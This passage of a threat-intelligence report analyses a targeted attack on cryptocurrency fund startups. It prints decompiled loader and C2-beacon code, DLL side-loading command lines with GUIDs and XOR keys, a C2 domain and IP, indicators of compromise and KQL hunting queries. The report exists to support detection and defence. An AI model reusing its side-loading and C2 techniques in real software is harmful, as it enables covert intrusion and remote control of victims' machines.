Figure 10. Retrieving data with PeStudio revealed the original file name for the malicious *wsock32.dll.*

When the malicious *wsock32.dll* is loaded, it first retrieves the command line, and checks if the file with the GUID as a filename is present in the same directory using the *CreateFile* API to retrieve a file handle.



```
memset(MultiByteStr, 0, 0x104ui64);
memset(&Filename, 0, 0x208ui64);
memset(&FileName, 0, 0x208ui64);
GetModuleFileNameW((HMODULE)'\0', &Filename, 0x104u);
v0 = wcsrchr(&Filename, '\\');
memmove(&FileName, &Filename, (int)(2 * ((unsigned __int64)(v0 - &Filename) + 1)));
wcscat_s(&FileName, '\x01\x04', L"56762eb9-411c-4842-9530-9922c46ba2da");
v1 = '\0';
*(_QWORD *)WideCharStr = '\0';
v17 = '\0';
v18 = '\0';
v19 = '\0';
v20 = '\0';
pNumArgs = '\0';
LPSTR_CMDLine = GetCommandLineW();
LP_CMDLINEARG = CommandLineToArgvW(LPSTR_CMDLine, &pNumArgs);
wcscpy_s(WideCharStr, '\x14', LP_CMDLINEARG[2]);
WideCharToMultiByte(0, 0, WideCharStr, -1, MultiByteStr, '\x01\x04', (LPCSTR)'\0', (LPBOOL)'\0');
HDL_file = CreateFileW(
             &FileName,
             '\xFF\xFF\xFF\xFF�\0\0\0',
             '\x03',
             (LPSECURITY_ATTRIBUTES)'\0',
             '\x03',
             0x80u,
             (HANDLE)'\0');
FILE = HDL_file;
DWORD_FileSize = GetFileSize(HDL_file, (LPDWORD)'\0');
v7 = DWORD_FileSize;
v8 = DWORD_FileSize + 1;
v9 = (void *)j__malloc_base(v8);
v10 = (_BYTE *)j__malloc_base(v8);
ReadFile(FILE, v9, v7, (LPDWORD)'\0', (LPOVERLAPPED)'\0');
```

Figure 11. Verification of the presence of the file *56762eb9-411c-4842-9530-9922c46ba2da for decryption*

The malicious *wsock32.dll* loads and decodes the final implant into the memory with the GUID name which is used to remote access the infected machine.


SHA256	**2e8d2525a523b0a47a22a1e9cc9219d6526840d8b819d40d24046b17**
Imphash	52ff8adb6e941e2ce41fd038063c5e0e
Rich PE Hash	ff102ff1ac1c891d1f5be7294035d19e
Filetype	PE32+ DLL
Compile Timestamp	2022-08-29 06:33:10 UTC

Once the file is loaded into the memory, it gives remote access to the threat actor. At the time of the analysis, we could not retrieve the final payload. However, we identified another variant of this attack and retrieved the payload, which is discussed in the next section. Identified implants were connecting back to the same command-and-control (C2) server.

Related attack

We identified another file using a similar mechanism as *logagent.exe* and delivering the same payload. The loader is packaged as an MSI package and as posed an application called *CryptoDashboardV2* (Hash: e5980e18319027f0c28cd2f581e75e755a0dace72f10748852ba5f63a0c99487). After installing the MSI, it uses a legitimate application called *tplink.exe* to sideload the malicious DLL called *DUser.dll* and uses DLL proxying as well.

creation datetime	**11/12/2009 11:47**
author	168 Trading
title	Installation Database
page count	200
word count	2
keywords	Installer, MSI, Database
last saved	11/12/2009 11:47
revision number	{30CD8B94-5D3C-4B55-A5A3-3FC9C7CCE6D5}
last printed	11/12/2009 11:47
application name	Advanced Installer 14.5.2 build 83143
subject	CryptoDashboardV2
template	x64;1033
code page	Latin I
comments	This installer database contains the logic and data required to install CryptoD



CryptoDashboardV2 Setup

Select Installation Folder

The installer will install CryptoDashboardV2 to the following folder.

To install in this folder, click "Next". To install to a different folder, enter it below or click "Browse".

Folder: C:\Program Files\CryptoDashboardV2\

● Everyone

○ Just me

Figure 12. Installation details of the MSI file

Once the package is installed, it runs and side-loads the DLL using the following command: *C:\Users\user\AppData\Roaming\Dashboard_v2\TPLink.exe" 27E57D84-4310-4825-AB22-743C78B8F3AA /sven*, where it noticeably uses a different GUID.

Further analysis of the malicious *DUser.dll* showed that its original name is also *HijackingLib.dll*, same as the malicious *wsock32.dll*. This could indicate the usage of the same tool to create these malicious DLL proxies. Below are the file details of *DUser.dll*:

SHA256	**90b0a4c9fe8fd0084a5d50ed781c7c8908f6ade44e5654acffea922e28**
Imphash	52ff8adb6e941e2ce41fd038063c5e0e
Rich PE Hash	ff102ff1ac1c891d1f5be7294035d19e
Filetype	Win32 DLL
Compile Timestamp	2022-06-20 07:47:07 UTC


Once the DLL is running, it loads and decodes the implant in the memory and starts beaconing the same domain. In that case, the implant is using the GUID name *27E57D84-4310-4825-AB22-743C78B8F3AA* and the XOR key */sven*.

Implant analysis

The payload decoded in the memory by the malicious DLL is an implant used by the threat actor to remotely access the compromised machine. We were able to get the one from the second variant we uncovered. Below are the details of the payload:


SHA256	**ea31e626368b923419e8966747ca33473e583376095c48e815916ff90**
Imphash	96321fa09a450119a8f0418ec86c3e08
Rich PE Hash	8c4fb0cb671dbf8d859b875244c4730c
Filetype	Win32 DLL
Compile Timestamp	2022-06-20 00:51:33 UTC

First, the sample retrieves some information from the targeted system. It can connect back to a remote server and receive commands from it.



```
HINTERNENT = InternetOpenW((LPCWSTR)szAgent, 0, (LPCWSTR)'\0', 0i64, '\0');
if ( HINTERNENT )
{
  if ( (*(_WORD *)(v9 + '\b') - 'S') & 0xFFDF )
  {
    Flag = 0;
    ServerName = (const WCHAR *)(v9 + 14);
  }
  else
  {
    Flag = 1;
    ServerName = (const WCHAR *)(v9 + '\x10');
  }
  PORT = 80;
  if ( Flag )
    PORT = 443;
  hConnect = InternetConnectW(HINTERNENT, ServerName, PORT, (LPCWSTR)'\0', (LPCWSTR)'\0', '\x03', '\0', '\0');
  if ( hConnect )
  {
    *(_OWORD *)szVerb = '\0';
    sub_180001830(v37, (char *)&dword_18001BA14, ymm0_8_0);
    v18 = qword_18001CEB0('\0', '\0', v37, '\xFF\xFF\xFF\xFF', '\0', '\0');
    if ( v18 <= 8 )
      qword_18001CEB0('\0', '\0', v37, '\xFF\xFF\xFF\xFF', szVerb, v18);
    lpszReferrer = (const WCHAR *)&v39;
    if ( a8 )
      lpszReferrer = (const WCHAR *)'\0';
    hRequest = HttpOpenRequestW(
                 hConnect,
                 szVerb,
                 lpszObjectName,
                 (LPCWSTR)'\0',
                 lpszReferrer,
                 (LPCWSTR *)'\0',
                 (Flag << 23) - 0x7BFB0900,
                 '\0');
    hRequest_1 = hRequest;
    if ( hRequest )
    {
      if ( HttpSendRequestW(hRequest, (LPCWSTR)'\0', 0, (LPVOID)'\0', '\0') )
      {
        if ( !a8 )
        {
          Buffer = '\0';
          dwBufferLength = 4;
```

Figure 13. Details about the connection to the C2.



☐ Resolve addresses

Protocol	Local Address	Remote Address	State
TCP	192.168.1.6:53691	198.54.115.248:443	SYN_SENT

Figure 14. The sample is connecting back to the domain name *strainservice[.]com*.

Infrastructure

It is interesting to notice that the threat actor abused OpenDrive in one of the variants to deliver the payload. The OpenDrive account has been set up quickly for a one shot, indicating that it was created for only one target.

We identified one domain used as C2 server, *strainservice[.]com* and connected back to the two implants. This domain was registered on June 26 on Namecheap, just before the distribution of the first variant. At the time of the attack, the server had port 80, 443, and 2083. The implants were communicated on port 443.

Defending against targeted attacks

In this report we analyzed a targeted attack on cryptocurrency investment fund startups. Such companies are relatively new, but manage hundreds of millions of dollars, raising interest by threat actors.

In this attack we identified that the threat actor has broad knowledge of the cryptocurrency industry as well as the challenges their targets may face, increasing the sophistication of the attack and their chance of success. The threat actor used Telegram, an app widely used in the field, to identify the profile of interest, gained the target’s trust by discussing relevant topics, and finally sent a weaponized document that delivered a backdoor through multiple mechanisms. Additionally, the second attack identified was luring a fake crypto dashboard application.

The cryptocurrency market remains a field of interest for threat actors. Targeted users are identified through trusted channels to increase the chance of success. While the biggest companies can be targeted, smaller companies can also be targets of interest. The techniques used by the actor covered in this blog can be mitigated by adopting the security considerations provided below:

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion.

- Educate end users about protecting personal and business information in social media, filtering unsolicited communication (in this case, Telegram chat groups), identifying lures in spear-phishing email and watering holes, and reporting of reconnaissance attempts and other suspicious activity.
- Educate end users about preventing malware infections, such as ignoring or deleting unsolicited and unexpected emails or attachments sent via instant messaging applications or social networks. Encourage end users to practice good credential hygiene and make sure the Microsoft Defender Firewall (which is enabled by default) is always on to prevent malware infection and stifle propagation.
- Change Excel macro security settings to control which macros run and under what circumstances when you open a workbook. Customers can also stop malicious XLM or VBA macros by ensuring runtime macro scanning by Antimalware Scan Interface (AMSI) is on. This feature—enabled by default—is on if the Group Policy setting for Macro Run Time Scan Scope is set to “Enable for All Files” or “Enable for Low Trust Files”.
- Turn on attack surface reduction rules to prevent common attack techniques observed in this threat:
  - Block Office applications from creating executable content
  - Block Office communication application from creating child processes
  - Block Win32 API calls from Office macros
- Ensure that Microsoft Defender Antivirus is up to date and that real-time behavior monitoring is enabled.

Detection details

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects threat components as the following malware:

- TrojanDownloader:O97M/Wolfic.A
- TrojanDownloader:O97M/Wolfic.B
- TrojanDownloader:O97M/Wolfic.C
- TrojanDownloader:Win32/Wolfic.D
- TrojanDownloader:Win32/Wolfic.E
- Behavior:Win32/WolficDownloader.A
- Behavior:Win32/WolficDownloader.B

Microsoft Defender for Endpoint

Alerts with the following titles in the security center can indicate threat activity on your network:

- An executable loaded an unexpected dll
- DLL search order hijack
- ‘Wolfic’ malware was prevented

Advanced hunting queries

The following hunting queries locate relevant activity.

Query that looks for Office apps that create a file within one of the known bad directories:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"outlook" "powerpnt")
| where ActionType == "FileCreated"
| where parse_path( FolderPath ).DirectoryPath has_any(
    @"C:\ProgramData\Microsoft Media",
    @"C:\ProgramData\SoftwareCache",
    @"Roaming\Dashboard_v2"
    )
| project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName,
SHA256, InitiatingProcessAccountName, InitiatingProcessAccountDomain
```

Query that looks for Office apps that create a file within an uncommon directory (less that five occurrences), makes a set of each machine this is seen on, and each user that has executed it to help look for how many users/hosts are compromised:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"outlook", "powerpnt")
| where ActionType == "FileCreated"
| extend Path = tostring(parse_path(FolderPath).DirectoryPath)
| summarize PathCount=count(), DeviceList=make_set(DeviceName),
AccountList=make_set(InitiatingProcessAccountName) by FileName, Path,
InitiatingProcessFileName, SHA256
| where PathCount < 5
```

Query that summarizes child process of Office apps, looking for less than five occurrences:

```
DeviceProcessEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt")
| summarize ProcessCount=count(), DeviceList=make_set(DeviceName),
AccountList=make_set(InitiatingProcessAccountName) by FileName,
FolderPath, SHA256, InitiatingProcessFileName
| where ProcessCount < 5
```

Query that lists of all executables with Microsoft as ProcessVersionInfoCompanyName, groups them together by path, then looks for uncommon paths, with less than five occurrences:

```
DeviceProcessEvents
| where ProcessVersionInfoCompanyName has "Microsoft"
| extend Path = tostring(parse_path(FolderPath).DirectoryPath)
| summarize ProcessList=make_set(FileName) by Path
| where array_length( ProcessList ) < 5
```

Query that searches for connections to malicious domains and IP addresses:

```
DeviceNetworkEvents
| where (RemoteUrl has_any ("strainservice.com"))
     or (RemoteIP has_any ("198.54.115.248"))
```

Query that searches for files downloaded from malicious domains and IP addresses.

```
DeviceFileEvents
| where (FileOriginUrl  has_any ("strainservice.com"))
     or (FileOriginIP  has_any ("198.54.115.248"))
```

Query that searchers for Office apps downloading files from uncommon domains, groups users, filenames, and devices together:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt")
| where ActionType == "FileCreated"
| where isnotempty( FileOriginUrl ) or isnotempty( FileOriginIP )
| summarize DomainCount=count(),
UserList=make_set(InitiatingProcessAccountName),
DeviceList=make_set(DeviceName),
    FileList=make_set(FileName) by FileOriginUrl, FileOriginIP,
InitiatingProcessFileName
```

Looks for downloaded files with uncommon file extensions, groups remote IPs, URLs, filenames, users, and devices:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt", "outlook")
| where ActionType == "FileCreated"
| where isnotempty( FileOriginUrl ) or isnotempty( FileOriginIP )
| extend Extension=tostring(parse_path(FolderPath).Extension)
| extend  Path=tostring(parse_path(FolderPath).DirectoryPath)
| summarize ExtensionCount=count(), IpList=make_set(FileOriginIP),
UrlList=make_set(FileOriginUrl), FileList=make_set(FileName),
    UserList=make_set(InitiatingProcessAccountName),
DeviceList=make_set(DeviceName) by Extension, InitiatingProcessFileName
```

Looks for Office apps that have child processes that match the GUID command line, with a check for Microsoft binaries to reduce the results before the regex:

```
DeviceProcessEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt")
| where ProcessVersionInfoCompanyName has "Microsoft"
| where ProcessCommandLine matches regex
    @"[A-Za-z0-9]+\.exe [A-Za-z0-9]{8}-[A-Za-z0-9]{4}-[A-Za-z0-9]{4}-
[A-Za-z0-9]{4}-[A-Za-z0-9]{12} /[A-Za-z0-9]$"
```

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytic to automatically match the malicious IP and domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the **Threat Intelligence** solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace. More details on the Content Hub can be found here: https://learn.microsoft.com/azure/sentinel/sentinel-solutions-deploy

To supplement this indicator matching customers can use the Advanced Hunting queries listed above against Microsoft 365 Defender data ingested into their workspaces as well as the following Microsoft Sentinel queries:

- Least common parent and child process pairs: https://github.com/Azure/Azure-Sentinel/blob/master/Solutions/Windows%20Security%20Events/Hunting%20Queries/Least_Common_Parent_Child_Process.yaml

- Detect anomalous process trees: https://github.com/Azure/Azure-Sentinel/blob/46906229919827bffa14211341f52dd68e27ad81/Hunting%20Queries/Microsoft%20365%20Defender/Execution/detect-anomalous-process-trees.yaml

Indicators of compromise

IOC
abca3253c003af67113f83df2242a7078d5224870b619489015e4fde060acad0
17e6189c19dedea678969e042c64de2a51dd9fba69ff521571d63fd92e48601b
a2d3c41e6812044573a939a51a22d659ec32aea00c26c1a2fdf7466f5c7e1ee9
2e8d2525a523b0a47a22a1e9cc9219d6526840d8b819d40d24046b17db8ea3fb
82e67114d632795edf29ce1d50a4c1c444846d9e16cd121ce26e63c8dc4a1629
90b0a4c9fe8fd0084a5d50ed781c7c8908f6ade44e5654acffea922e281c6b33
e5980e18319027f0c28cd2f581e75e755a0dace72f10748852ba5f63a0c99487
82e67114d632795edf29ce1d50a4c1c444846d9e16cd121ce26e63c8dc4a1629
ea31e626368b923419e8966747ca33473e583376095c48e815916ff90382dda5
C:\ProgramData\SoftwareCache\wsock32.dll
C:\Users\user\AppData\Roaming\Dashboard_v2\DUser.dll
C:\Program Files\CryptoDashboardV2\
C:\ProgramData\Microsoft Media\VSDB688.tmp
hxxps://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Back
strainservice.com
198.54.115.248
56762eb9-411c-4842-9530-9922c46ba2da
27E57D84-4310-4825-AB22-743C78B8F3AA
TPLink.exe" 27E57D84-4310-4825-AB22-743C78B8F3AA /sven
logagent.exe 56762eb9-411c-4842-9530-9922c46ba2da /shadow

MITRE ATT&CK techniques

Tactics	Technique ID	Name
Reconnaissance	T1591	Gather Victim Org Informatior
	T1593.001	Social Media
Resource Development	T1583.001	Acquire Infrastructure: Domair
Initial Access	T1566.001	Spearphishing Attachment
Execution	T1204.002	User Execution: Malicious File
	T1059.005	Command and Scripting Inter
	T1106	Native API
Persistence, Privilege Escalation, Defense Evasion	T1574.002	DLL side-Loading
Defense Evasion	T1027	Obfuscated file or information
	T1036.005	Masquerading: Match Legitim
	T1027.009	Obfuscated Files or Informatic
Command & Control	T1071.001	Application Layer Protocol: We
	T1132	Data Encoding
Exfiltration	T1041	Exfiltration over C2 channel